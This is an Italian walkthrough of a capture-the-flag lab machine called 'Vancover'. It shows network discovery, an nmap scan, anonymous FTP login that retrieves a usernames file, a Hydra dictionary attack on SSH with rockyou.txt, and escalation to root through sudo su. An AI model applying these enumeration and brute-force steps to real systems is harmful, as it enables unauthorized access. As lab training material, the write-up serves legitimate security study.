

Stiamo svolgendo una black box sulla macchina Vancover , il nostro obbietivo e di riscuir ad avere i permessi di root.

Si inizia con una scansione della rete con net discover per poter trovar ip della macchina target .



Trovato ip non ci rimane altro che usare un port scanning come nmpa per poter vedere i servizi e le porte che son aperte e funzionanti sul target .
Apriamo il terminare e lanciamo il comando nmap -sv -A -O seguito dall'indirizzo ip .



Possiamo vedere che ci sono 3 porte aperte con altrettanti servizi attivi . Useremo ftp per entrare traminte anonimous .
Percio apriremo il terminale e digitteremo quando segue

```
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.56.105
Connected to 192.168.56.105.
220 (vsFTPd 2.3.5)
Name (192.168.56.105:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||5621|).
150 Here comes the directory listing.
drwxr-xr-x    2 65534    65534        4096 Mar 03  2018 public
226 Directory send OK.
ftp> cd public
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||5485|).
150 Here comes the directory listing.
-rw-r--r--    1 0        0              31 Mar 03  2018 users.txt.bk
226 Directory send OK.
ftp> get users.txt.bk
local: users.txt.bk remote: users.txt.bk
229 Entering Extended Passive Mode (|||23600|).
150 Opening BINARY mode data connection for users.txt.bk (31 bytes).
100% |***************************************************|    31        0.51 KiB/s    00:00 ETA
226 Transfer complete.
31 bytes received in 00:00 (0.39 KiB/s)
ftp>
```


Grazie ad esso siamo venuti a conoscenza di un file che al suo interno risiedevano i nome degli users .
Scarichiamo il file con il comando get e non ci rimane altro che fare un attacco a dizionario tramite il tool hydra per provare ad acquisire la password .

```
└─$ hydra -l anne -P ~/Desktop/rockyou.txt 192.168.56.105 -t 4 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secr
et service organizations, or for illegal purposes (this is non-binding, these *** ignore laws
and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra)             at 2023-09-29 14:08:09
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344398 login tries (l:1/p:14344398), ~3586
100 tries per task
[DATA] attacking ssh://192.168.56.105:22/
[22][ssh] host: 192.168.56.105  login: anne  password. p.....
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra)             l at 2023-09-29 14:08:28
```

Dal immagine sopra citata possiamo vedere come abbiamo usato un file di password all’interno del comando con il reciproco protocollo che in questo caso è ssh , esso ci permettera di creare una shell e pilotare il target da remoto .

Ora che sappiamo users e la password basta lanciar il comando (come in foto sottostante) per poter usufruire del protocollo .



non ci rimane altro che sare il comando sudo su ed immettere la password .Abbiamo i permessi di root!
Ora scovando tra le directory troveremo un file , apriamolo …